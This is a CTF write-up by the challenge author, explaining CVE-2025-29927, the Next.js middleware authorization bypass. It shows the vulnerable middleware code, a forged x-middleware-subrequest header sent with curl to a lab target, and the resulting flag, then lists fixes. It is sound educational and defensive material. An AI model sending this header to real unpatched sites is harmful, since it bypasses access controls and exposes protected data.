HACKNYX CTF 2026 - Middle Management (Web)
This challenge was created by me for HACKNYX CTF 2026 under the Web category. It’s built around a real-world bug — CVE-2025-29927, the Next.js middleware authorization bypass — so the writeup doubles as a little tour of that CVE.
Hello again! After the heavier client-side and SQLi chains, this one is a nice palate cleanser — a single-step challenge that teaches one very important lesson: middleware is not an authentication boundary. It’s based on a real Next.js CVE that made the rounds in early 2025, and once you see the trick it’s basically a one-liner with curl.
Challenge Description
Name: Middle Management
Category: Web
Difficulty: Easy
Northwind Labs just rolled out their slick new internal operations dashboard. After a long sprint the team pushed it live, declared it production-ready, and moved straight on to the next thing on the roadmap. Everything looks buttoned-up from the outside. Take a look around.
1. Recon
The landing page is upfront about the shape of the app:

Most of the dashboard is open to the whole company. The
/adminconsole is staff-only and is gated for you before you ever reach it — no badge, no entry.
So there are two routes that matter:
GET /→ the public landing page above.GET /admin→ a 307 redirect straight back to/.
Something is behind /admin that we’re not allowed to see. Where does that redirect come from? Grab the source. It’s a small Next.js 14 app (App Router), and the interesting file is middleware.js at the project root:
1
2
3
4
5
6
7
8
export function middleware(request) {
  const session = request.cookies.get('staff_session')?.value;
  if (session !== STAFF_SECRET) {
    return NextResponse.redirect(new URL('/', request.url));
  }
}

export const config = { matcher: ['/admin', '/admin/:path*'] };
And the page it’s protecting, app/admin/page.js, does no auth of its own — it just renders the flag, trusting that the middleware already vetted the request before control ever reached it. That assumption — “if you’re running this code, the gate must have let you through” — is the entire vulnerability.
Whenever you see authorization living only in middleware / a proxy / an edge function, and the route it’s guarding does nothing to re-check, your antenna should go up. That route is one bypassed middleware away from being wide open.
2. How Next.js middleware actually works (and where the bug is)
Next.js middleware is a function that runs before a request is matched to a route — handy for redirects, rewrites, and auth gates. It runs in the lightweight Edge runtime, and it can itself trigger internal sub-requests (a rewrite to another route, a fetch() to an internal API, and so on).
That creates a problem the framework has to solve: if middleware rewrites /a → /b, and /b also matches the middleware’s matcher, you get infinite recursion — middleware calling middleware calling middleware. Next.js’s fix was an internal header:
1
x-middleware-subrequest: <name of the middleware module>
When the framework makes an internal sub-request, it stamps this header on it. The middleware runner checks the header on the way in: if it says “this middleware is already in the call stack,” the runner skips executing it and lets the request fall straight through to the route.
CVE-2025-29927 is that the runner trusts this header even when it arrives from the client. Nothing strips x-middleware-subrequest from inbound requests, so an attacker can just send it. Set it to name the current middleware, and the runner concludes “already running, skip it” — and the middleware never executes at all.
In this app, that middleware is the only thing between an anonymous request and /admin.
flowchart TD
    A["GET /admin"] --> M{"x-middleware-subrequest<br/>header present?"}
    M -->|"no — a normal request"| R["middleware runs<br/>→ 307 redirect to /"]
    M -->|"yes — forged by the client"| S["runner thinks middleware<br/>is already in the stack → skips it"]
    S --> P["/admin renders<br/>→ flag in the HTML"]
Affected versions: this app pins next@14.2.24; the fix shipped in 14.2.25 / 13.5.9 / 15.2.3 / 12.3.5.
3. Build the payload
The middleware file is middleware.js at the project root, so its module name is just middleware. Two details about the header value:
- Earlier vulnerable builds used a loose
includes()check — the header just has to contain the middleware name. - Later 14.x builds added a recursion-depth guard (the header is split on
:and the number of segments is capped). Repeating the name a few times gets past that limit and still satisfies theincludes()check.
So the value that covers both:
1
x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
4. Exploit
One request:
1
2
curl -s http://TARGET:3000/admin \
  -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware'

Without the header you get 307 → /. With it, the middleware is skipped, /admin renders server-side, and the flag is sitting in the HTML:
1
2
3
4
5
6
7
8
$ curl -si http://target:3000/admin | head -2
HTTP/1.1 307 Temporary Redirect
location: /

$ curl -s http://target:3000/admin \
      -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" \
      | grep -o "HYNX{.*}"
HYNX{m1ddl3w4r3_1snt_4n_4uth_b0undary}
The automated version is solve/solve.py:
1
python3 solve/solve.py http://127.0.0.1:3000
→ Flag → HYNX{m1ddl3w4r3_1snt_4n_4uth_b0undary}
5. Fixing it
- Upgrade Next.js to a patched release (≥ 14.2.25 for the 14.x line). This is the actual fix — the header should never be honoured from the client.
- Don’t make middleware the sole authorization boundary. Re-check auth in the route handler, a server action, or (best) the data layer — somewhere a skipped middleware can’t take the check with it. In the App Router that means a check inside
app/admin/page.jsitself, not just thematcher. - Strip
x-middleware-subrequestat the edge/proxy for inbound client requests, as defence-in-depth.
Conclusion
Short and sweet, but genuinely worth internalising: defence-in-depth exists precisely so that one bypassed control doesn’t hand over the whole app. Northwind Labs put all their trust in a single middleware check, and CVE-2025-29927 let us walk right around it. Keep your auth as close to the data as possible, and never let “they couldn’t have reached this code without passing the gate” be the only thing guarding your gate.
Till the next one, ciao!